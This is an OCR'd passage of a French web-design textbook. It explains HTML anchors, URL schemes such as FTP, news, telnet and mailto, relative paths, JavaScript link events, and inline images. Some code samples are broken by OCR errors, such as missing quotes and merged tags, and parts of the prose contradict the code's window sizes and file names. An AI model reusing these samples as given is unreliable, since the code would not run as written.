A l'inverse d'un document papier, une page HTML peut être très longue et par conséquent ne pas être complètement affichée dans l'espace du *browser*. Si l'on souhaite simuler un type d'annotation comme la note de bas de page dans une page Web, on peut placer à la fin du document cette “note” précédée d'une ancre passive (attribut NAME), et au fil du texte, y faire référence en plaçant une ancre active (attribut HREF). Cette méthode fonctionnera très bien et le lecteur, lorsqu'il cliquera sur l'ancre active, provoquera bien le saut vers la note.
Il reste maintenant à lui assurer un retour aisé vers le point d'interruption de sa lecture, car ce point n'est plus affiché à l'écran si la page HTML est longue.
Nous coderons le document de la façon suivante :

- dans le texte courant, on place une ancre active et passive de la forme :

```
. . .<A HREF= " #note1" NAME= "retour1">(1)</A>...
```


- de même en tête du bloc de texte composant la note :

```
<A HREF="#retour1" NAME="note1">1 –</A> Texte de la note...
```

Ainsi, le lecteur clique sur l'ancre (**1**), va lire l'annotation, puis il clique sur l'ancre **1** - et retrouve le fil de sa lecture.


```
<html>
  <head><title>Note de bas de page</title></head>
     <body>
Pour illustrer le fonctionnement de la note de bas de page
<a href="#note1" name="rtn1">(1)</a> il est n&eacute;cessaire, comme
le document est <b>court</b> de r&eacute;duire la taille de la
fen&ecirc;tre du browser &agrave; quelques lignes et &agrave; quelques
colonnes. (5 ou 6 lignes de 40 caract&egrave;res <br><a href="#rtn1"
name="note1">1 – </a>
<i>Nous sommes ici dans la zone de texte de la note simul&eacute;e
dans une page HTML
     </body>
```

```
</html>
```



Dans cet exemple, on a très fortement limité la taille du *browser* car le texte est très court ; de cette façon, on peut tester l'effet recherché.

Les différentes ressources pointées par un lien


L'extrémité d'un lien peut être n'importe quel type de document :

- **un fichier HTML**

  On distingue deux cas, lorsque l'on définit un pointeur vers une URL externe :

  □ Le document pointé appartient à un ensemble de documents homogènes dont on a la maîtrise. Dans ce cas, on pourra prévoir, dans le document pointé, une ancre de retour facilitant la navigation dans cet ensemble de documents. Des images représentant un bouton avec une flèche vers la gauche sont souvent utilisées comme pointeurs de retour.

  Il faut cependant être prudent lorsque l'on décide de gérer ainsi sa propre navigation : on ne pourra plus utiliser le document dans un autre contexte, sous peine de proposer des choix de navigation qui égareront le lecteur.



Dans la figure ci-dessus, on trouve deux ensembles distincts de documents. Dans le document 2 de l'ensemble Alpha, a été posé un lien vers le document B de l'ensemble Bêta. Le lecteur parti de la page Menu de l'ensemble Alpha trouve à la page 2 un lien qui l'emmène vers le document B de l'ensemble Bêta. S'il utilise depuis cette page le bouton , il reviendra vers Sommaire des documents Bêta et non vers Menu des documents Alpha comme il pouvait l'espérer !

❑ Le document pointé se situe sur un serveur ou une zone de serveur indépendant du document en cours de réalisation ; après consultation du lien, le lecteur reviendra au document de départ à l'aide du bouton *back* proposé par le *browser.*

• une image GIF, JPEG ou PostScript, un film

On veut proposer dans ce type de lien *(<a href=" http://...image.xxx" >...)* une ancre (texte, imagette) qui, lorsque l'on cliquera, provoquera l'affichage d'une image ou d'un film. Cela est différent d'une image en ligne qui, elle, apparaîtra toujours[1] au chargement de la page.

Le résultat de la connexion sur de tels liens sera différent en fonction du *browser* utilisé. Sur un *browser* comme Netscape, l'image GIF ou JPEG sera affichée dans la fenêtre du *browser,* tandis que pour afficher le document PostScript, Netscape fera appel à un logiciel périphérique qui devra être installé sur l'ordinateur. D'autres *browsers* appelleront systématiquement des logiciels associés pour afficher des images proposées *via* une URL de type HTTP.

Ce type de lien sera essentiellement utilisé lorsque la taille de l'image est importante. Par exemple, on propose sur la page une imagette ; lorsqu'on clique sur cette ima-

1. Sauf dans le cas où l'on a paramétré le *browser* pour qu'il n'affiche pas les images.

gette, on affiche alors l'image haute définition. C'est aussi la façon de proposer un film.

Avec ce genre de liens, on ne peut pas proposer de boutons de navigation sans avoir recours aux véritables images cliquables.

- **un texte**

D'autres URL

La découverte de l'Internet pour le grand public a été favorisée par le Web et son interface graphique. Si HTTP est le protocole du Web, d'autres services sont utilisés sur l'Internet depuis sa création :

- FTP pour le transfert de fichiers entre ordinateurs connectés à l'Internet,
- SMTP pour l'échange de courrier électronique,
- NNTP pour les forums de news,
- TELNET pour la connexion à d'autres ordinateurs,
- etc.

D'autres protocoles ou pseudo-protocoles ont été créés pour l'usage du Web :

- JAVASCRIPT pour exécuter un script qui a été téléchargé avec la page,
- MAILTO pour lancer un agent de mall,
- ABOUT pour distribuer certains types d'informations,
- FILE pour visualiser un fichier HTML local,
- etc.

Interfacer ces différents services entre les serveurs Web et les ***browsers*** clients a été une des premières tâches des concepteurs du Web. Où il était autrefois nécessaire de connaître des applications spécifiques (souvent sans interface graphique), l'utilisation d'un ***browser*** Web permet au lecteur d'accéder facilement à ces services.




Figure 14 - Protocoles accessibles depuis le Web

FTP

Les URL de type FTP permettent d'offrir à travers un serveur Web, une connexion facile vers des serveurs de fichiers anonymes[1] ou plus simplement de proposer la recopie sur l'ordinateur local d'un fichier résidant dans l'espace d'un serveur Web.
l'URL FTP est spécifiée de la façon suivante :

FTP://nom_du_serveur/repertoire/sous_repertoire...




Figure 15 - Accès FTP

On peut aussi proposer l'accès à un seul fichier du serveur FTP et inversement proposer la totalité d'un répertoire du serveur Web. La configuration représentée sur la figure 16 est cependant la plus logique et sera la plus souvent utilisée.

La spécification d'un répertoire sera :

FTP://nom_ du_ serveur/repertoire/sous_ repertoire/

1. Le service FTP anonyme *(FTP anonymous)* est un accès autorisant des utilisateurs n'ayant pas de compte et de mot de passe sur une machine à recopier sur leur ordinateur local des fichiers provenant de ce serveur FTP.

Par exemple :

```
ftp://ftp.in2p3.fr/pub/www/
```

Provoquera un affichage semblable à celui de la figure 17. Il suffit de cliquer sur une icône ou sur le nom du fichier pour provoquer le transfert.




Figure 16 - Affichage d'un accès FTP

La spécification d'accès direct à un fichier sera :

FTP://nom_ du_serveur/repertoire/sous_ repertoire/nom_ du_ fichier

Par exemple :

```
ftp://ftp.in2p3.fr/pub/www/images.tar
```

Utilisation du format Mime

Que se passe-t-il au moment où l'on active le transfert d'un fichier ?

- le serveur examine l'extension du nom du fichier ***(.eps, .gif .tar,*** etc.),
- il recherche dans un fichier de sa configuration ***(mime.type)*** une extension identique et en déduit le format Mime[1] du fichier (***type/subtype***),
- il indique au client au travers du dialogue HTTP (***content-type type/subtype)*** le type de fichier envoyé.

Par défaut, le serveur affectera le type ***text/plain*** à tout fichier dont l'extension ne correspond pas à un type Mime connu (voir **Le format MIME,** page 417).

1. Mime *(Multipurpose Internet Mail Extension)* est une spécification d'identification des types de fichiers. Conçue à l'origine pour le courrier électronique, elle permet d'envoyer entre sites des données binaires et d'identifier à l'arrivée le logiciel capable de les interpréter.

Comment le *browser* réagit-t-il à l'arrivée du fichier ?

- le *content-type* est connu, et le *browser* est capable d'interpréter le fichier, y compris pour *text/plain* pris par défaut. Le fichier est affiché dans la fenêtre du *browser* ;
- le *content-type* est connu, le *browser* n'est pas capable d'interpréter seul le fichier. Il localise l'application associée. Le fichier est affiché dans une fenêtre propre à l'application, à l'extérieur du *browser* ;
- le *content-type* est connu, le *browser* n'est pas capable d'interpréter seul le fichier. Il n'a pas l'application correspondante. Dans ce cas, il propose généralement de sauvegarder le fichier localement à l'aide d'une fenêtre semblable à celle de la figure 17.

L'identification Mime des fichiers qui vient d'être décrite dans le cadre du protocole FTP est rigoureusement identique avec le protocole HTTP.




Figure 17 - Enregistrement du fichier transféré

On peut aussi utiliser le transfert de fichier non anonyme, c'est-à-dire lancer un FTP en précisant le nom du compte et le *password.* Cette méthode ne sera jamais utilisée directement dans un fichier HTML, mais pourra exister au travers de l'interface de programmation CGI.

La syntaxe de cette URL est :

FTP*//compte:password@site/repertoire/sous_repertoire/fichier...*

NEWS

Dans un serveur thématique, il peut être intéressant de créer une page HTML recensant les groupes de `news`[1] en relation avec les thèmes du serveur.

Cette URL est de la forme :

***NEWS**:nom_du_groupe_de_news*

Par exemple :

```
news:alt.internet.services
```

Les lecteurs de news intégrés aux *browsers* ne donnent pas tous la même présentation, ni les mêmes fonctionnalités. La figure 18 présente le lecteur de news de Netscape.




Figure 18 - Lecteur de news

TELNET

Cette URL ne présente pas un grand intérêt. Elle permet d'obtenir le lancement d'une fenêtre TELNET qui contiendra l'invitation à se loger sur la machine spécifiée.

***TELNET**:nom_de_la_machine*

1. Les *news* sont des forums organisés en grands domaines d'intérêt (les groupes) où chacun peut participer à la discussion en postant et en consultant des articles.

MAILTO

Lorsque cette URL est appelée, une zone de saisie est proposée au lecteur, lui permettant de taper un courrier électronique et de le signer dans un champ spécifique en indiquant son adresse électronique. Ce courrier est expédié à l'adresse indiquée dans l'URL.

***MAILTO**:nom_ du_destinataire@site*

JAVASCRIPT

Cette pseudo-URL permet de lancer l'exécution d'un script, ou d'appliquer une méthode sur un objet de la page (soumettre un formulaire par exemple).

***javascript**:nom_du_script(paramètres_eventuels)*

Adressage des URL dans l'espace du serveur

Nous venons d'étudier comment programmer des liens en spécifiant le chemin exact d'accès à la référence souhaitée. Ce mode d'adressage est appelé **chemin absolu,** puisque l'URL indique complètement le lieu de stockage du fichier et le protocole à utiliser : ***type de protocole://site/répertoire/sous-répertoire(s)/fichier.***

Dans la conception d'une page HTML, si l'on ne référence que des URL de documents résidant dans le même espace, il est alors possible de décrire chaque appel vers une nouvelle URL par rapport à l'URL où l'on se situe. Ce mode d'adressage est nommé **chemin relatif.**




Figure 19 - Adressage relatif

Sur la figure 19, on a représenté l'espace disque du serveur *www.aramis.fr.* Il est composé de trois répertoires, *alpha, beta* et *gamma,* dans lesquels sont répartis les fichiers HTML *A, B, C* et *D.*
Si, dans un fichier, on décrit un lien vers un fichier résidant dans le même répertoire, il est suffisant d'indiquer le nom du fichier. En revanche, si l'on décrit un lien vers un fichier d'un sous-répertoire, il faudra décrire l'arborescence vers ces répertoires. La référence vers un fichier situé dans le répertoire immédiatement au-dessus est notée par .. (deux points consécutifs).

On peut décrire quelques relations entre les fichiers de cet exemple :

- L'adresse du fichier *B* depuis un site quelconque de l'Internet est *http://www.aramis.fr/alpha/B*
- Dans le fichier *B,* on peut référencer les liens suivants :
  Le fichier *A* par *beta/A* `(<a href="beta/A">voir A</A>)`
  Le fichier *D* par *beta/gamma/D* `(<a href="beta/gamma/D">voir D</A>)`
  Le fichier C par C `(<a href="C">voir C</A>)`
- Dans le fichier A, on peut référencer les liens suivants :
  Le fichier *D* par *gamma/D* `(<a href="gamma/D">voir D</A>)`
  Le fichier *B* par *../B* `(<a href="../B">voir B</A>)`
  Le fichier C par *../C* `(<a href="../C">voir C</A>)`
- Dans le fichier *D,* on peut référencer les liens suivants :

Le fichier A par *../A* (`<a href="../A">voir A</A>`)
Le fichier *B* par *../../B* (`<a href="../../B">voir B</A>`)

JavaScript et les liens

Avec JavaScript, les liens d'une page HTML deviennent des objets que l'on peut manipuler. Les objets liens sont relativement simples : trois événements y sont associés, aucune méthode particulière ne s'y applique et la seule propriété qui peut être manipulée est la propriété *target* qui permet de spécifier la fenêtre, ou la *frame* dans laquelle s'affiche un document.
Si le lien devient un objet au sens JavaScript, il est stocké au niveau du document dans un tableau, et on peut ainsi le référencer. Le mot clé pour accéder à un lien est *links.* Ainsi, dans la nomenclature des objets JavaScript, document.links[0] référence le premier lien décrit dans la page, document.links[1] le second, etc.
Comme tout tableau, il est possible de connaître le nombre d'éléments qui le composent (donc le nombre de liens dans la page) par document.links.length.

Les événements associés aux liens

Revenons sur le principe de la programmation événementielle : lorsque le concepteur de la page HTML décrit un lien (<a href=...), il peut souhaiter au moment où le lecteur fait glisser d'un mouvement de souris le curseur sur cette ancre hypertexte, que quelque chose d'exceptionnel survienne. Dans l'exemple suivant, une puce de couleur rouge apparaît lorsque le curseur entre sur le lien et disparaît lorsqu'il en sort.
Le concepteur de la page doit donc positionner sur la balise l'événement qu'il veut intercepter et décrire son traitement. Dans la balise HTML, on dispose de nouveaux attributs, les événements auxquels on associe comme valeur le nom de la fonction JavaScript avec d'éventuels paramètres.

<A HREF=... evenement:fonction(parametre1 ,parametre2...)>texte de l'ancre

Si la fonction n'a pas de paramètres, les parenthèses sont cependant obligatoires.

- L'événement **onMouseOver** apparaît lorsque le curseur arrive sur la zone de lien hypertexte.
- L'événement **onMouseOut** apparaît lorsque le curseur quitte la zone du lien hypertexte.
- L'événement **onClick** apparaît lorsqu'on clique sur le lien.

Exemple d'utilisation des événements onMouseOver et onMouseOut

Dans l'exemple suivant, on voit comment sont positionnés les événements permettant d'intercepter l'entrée (onMouseOver) ou la sortie (onMouseOut) du curseur sur le lien. On utilise une même fonction (survol) pour traiter cet événement. Si le curseur entre sur le lien, on passera en paramètre la valeur "entree", s'il quitte le lien, on passera en paramètre la valeur "sortie". Le traitement ne fait ensuite que changer la ressource d'une image. Ce traitement sera abordé dans **Réalisation d'une carte cliquable animée,** page 138.

```
<html><head><title>Evenements sur les liens</title>
<script>
pointBlanc = new Image();
pointRouge = new Image();
pointBlanc.src ="../../IMAGES/BLANC.GIF"
pointRouge.src=/IMAGES/ROUGE.GIF"

function survol(sens) {
    switch (sens) {
       case "entree" :
           document.images[0].src=pointRouge.src
           break;
       case "sortie" :
           document.images[0].src=pointBlanc.src;
       break;
    }
}
</scriptx/headxbody bgColor= "white">
<img src="../../IMAGES/BLANC.GIF"> <b>
    <a href="" onMouseOver=survol("entree")
              onMouseOut=survol("sortie")>
Voulez vous cliquer ici ?</a></b>
</body></html>
```




Figure 20 - onMouseOver et onMouseOut

Exemple d'utilisation de onClick

Dans cet exemple, nous allons définir un lien vers une image, mais celle-ci sera affichée dans une nouvelle fenêtre du browser.
Voir dans le manuel JavaScript **open,** page 320, pour l'ouverture d'une fenêtre.

```
<html><head><title>onClick sur un lien</title>
<script>
   function creerFenImage() {
      fiRef = window.open ( "", " fenlmage",
 "width=290,height=200,scrollbars=no, toolbar=no, location=no,
directories=no,status=no")
    }
</script><body >

<a href="elJem.jpg"
            target="fenlmage"
            onClick="creerFenImage()">
<b>AMPHITH&Eacute ; &Acirc ; TRE D ' EL-JEM</b></a>

</body></html>
```




Figure 21 - onClick sur un lien hypertexte

Cet exemple a pour but de montrer une utilisation de l'événement **onClick** sur un lien.
Le fonctionnement est le suivant : lorsque l'on clique sur le lien "AMPHITHEATRE

D'EL-JEM", on exécute d'abord la fonction "creerFenImage" qui crée une nouvelle fenêtre du *browser,* dont le nom sera "fenImage". Cette fenêtre a une largeur de 380 pixels sur une hauteur de 150 pixels (width=380, height=150) ; elle est dépourvue du décor habituel de la fenêtre d'un *browser* : pas d'affichage des boutons, de l'adresse de l'URL en cours ni de la zone de status (toolbar, location, directories, status).
Lorsque cette fenêtre est créée, le lien demandé (...elJem.pg) est chargé dans la fenêtre spécifiée ("fenImage") par l'attribut ***target.***

Exemple de lecture et modification de la destination d'un lien (*target*)

Dans ce dernier exemple, avant d'afficher une image, on propose au lecteur de choisir de l'afficher dans la fenêtre courante, effaçant ainsi le document qu'il a sous les yeux, ou de l'afficher dans une nouvelle fenêtre.

```
<html>
<head><title>changement et lecture du target</title>
<script>

 function nelle() {
     document.links[2].target = "fenImage";
 }

 function celleci() {
     document.links[2].target = "";
 }

 function creerFenImage() {
     if (document.links[2].target == "fenImage") {
          fiRef = window. open ("", "fenImage",
"width=290,height=200,toolbar=no,location=no,directories=no
,status=no");
     }
 }

< / script >< /head><body >
O&ugrave; voulez-vous mettre l'image,
<a href=javascript:nelle()>
dans une nouvelle fen&ecirc;tre </a>? ou dans
<a href=javascript:celleci()>
celle-ci ?</a><p>
<a href="elJem.jpg" onClick=creerFenImage()>
Voir l'image</a>

</body></html>
```




Figure 22 - Changement du *target* d'un lien hypertexte

L'exemple fonctionne de la manière suivante : lorsqu'on clique sur "dans une nouvelle fenêtre", on effectue la fonction JavaScript "nelle". Celle-ci donne pour le lien numéro 2 (venus.jpg), une destination de l'affichage (un *target*) égale à "fenImage". Si l'on clique sur "celle-ci", on effectue la fonction JavaScript "celleci", qui affecte une chaîne nulle au lien numéro 2 ; la chaîne nulle indique que l'on ne change pas la destination d'affichage. Maintenant, si l'on clique sur "voir l'image", on effectue la fonction "creerFenImage" ; cette fonction teste le *target* du lien numéro 2, et si celui-ci est égal à "fenImage", la fenêtre correspondante est créée, permettant à l'image de s'afficher dans cette nouvelle fenêtre. Si, en revanche, le résultat du test est nul, il n'y a pas de création de fenêtre et l'image s'affiche de façon standard, dans la fenêtre d'origine, remplaçant ainsi le document initial.

RÉSUMÉ

La balise **<A>** permet de décrire les liens hypertexte dans un document. On distingue :

- Les liens définissant un accès **vers** un document. L'attribut utilisé dans ce cas est **HREF,** qui permet de définir l'adresse du document à atteindre. Cette adresse peut être :

  une URL standard : **<A HREF="URL">...</A>**

  une étiquette vers un point précis du document :

  <A HREF="#LABEL">...</A>

  la combinaison des deux : **<A HREF="URL#LABEL">...</A>**

  Le texte situé entre les balises **<A>** et **</A>** s'appelle **l'ancre** ; il sera mis en évidence par le *browser* car c'est une zone cliquable (soulignement, couleur, etc.).

- Les liens définissant un point d'entrée **dans** un document. L'attribut utilisé ici est **NAME,** qui définit un **label** (une sous-adresse) dans le document : **<A NAME="LABEL">...</A>**

  Le texte situé entre les balises <A> et </A> n'a aucun attribut visuel, ce n'est pas une zone cliquable.

L'extrémité d'un lien peut être : un fichier HTML, une image, un film ou un texte.

Il est possible de décrire des liens vers d'autres services de l'Internet comme : FTP, NEWS, TELNET, MAILTO, JAVASCRIPT, etc.

Dans un contexte **JavaScript,** chaque lien est rangé dans un tableau et on peut accéder à un lien par son indice : **document.links[indice]**
Le nombre de liens d'une page peut être connu par la valeur **document.links.length.**
La seule propriété d'un lien pouvant être lue ou modifiée est **document.links[i].target.**
Enfin il existe trois événements associés au lien :

- **onMouseOver**
- **onMouseOut**
- **onClick**

Chapitre 9

Inclusion d'images

Ce chapitre décrit les méthodes permettant d'inclure des images dans la conception de pages HTML, mais n'aborde pas les procédés destinés à la fabrication ou au traitement d'images. Cet aspect sera abordé dans l'annexe, **Créer des images,** page 407.

Les images en ligne

On entend par image en ligne une image dont l'affichage se fait automatiquement dans la fenêtre du browser lors du transfert de la page HTML. Cet affichage est quasi simultané avec l'apparition du texte de la page ; l'illustration trouve sa place dans le document HTML dans les mêmes conditions qu'une photo sur une page imprimée.
Il existe plusieurs façons d'enregistrer une image numérique pour la stocker sur un support informatique. Comme tous les *browsers* graphiques doivent pouvoir comprendre le format dans lequel a été encodée l'image, le format GIF *(Graphics Interchange Format)* s'est imposé comme standard. Il s'agit d'un format compressé, conçu pour optimiser les temps de téléchargement et permettant le traitement d'images en couleurs ou en niveaux de gris. Ce format n'autosise pas de donner plus de 256 couleurs à un point de l'image (pixel). D'autres formats comme XBM ou JPEG peuvent être utilisés. Employer le format GIF ou JPEG dans des images en ligne, c'est s'assurer que le lecteur les recevra correctement quel que soit le *browser* utilisé.

<IMG>

C'est la balise permettant d'inclure une image. Elle sera toujours complétée par l'attribut SRC, qui permet de donner l'adresse du fichier graphique contenant l'image :

```
<IMG SRC=/repertoire/sous_repertoire/nom_du_fichier_graphique>
```

Dans l'exemple qui suit, le répertoire *images* se situe au premier niveau par rapport à la racine du serveur, et l'image *chat.gif* se trouve dans le sous-répertoire *animaux.*

```
<img src=/images/animaux/chat.gif>
```




Figure 23 - Le répertoire d'images

En toute logique, l'image que l'on propose dans une page HTML d'un serveur devrait toujours résider sur ce serveur.
La valeur de l'attribut SRC permet cependant de spécifier une URL, si bien qu'il est tout à fait correct de trouver des images définies comme suit :

```
<img src="http://www.aramis.fr/images/animaux/chat.gif">
```


ou encore

```
<img src="ftp://ftp.aramis.fr/pub/images/fleurs/rose.gif">
```

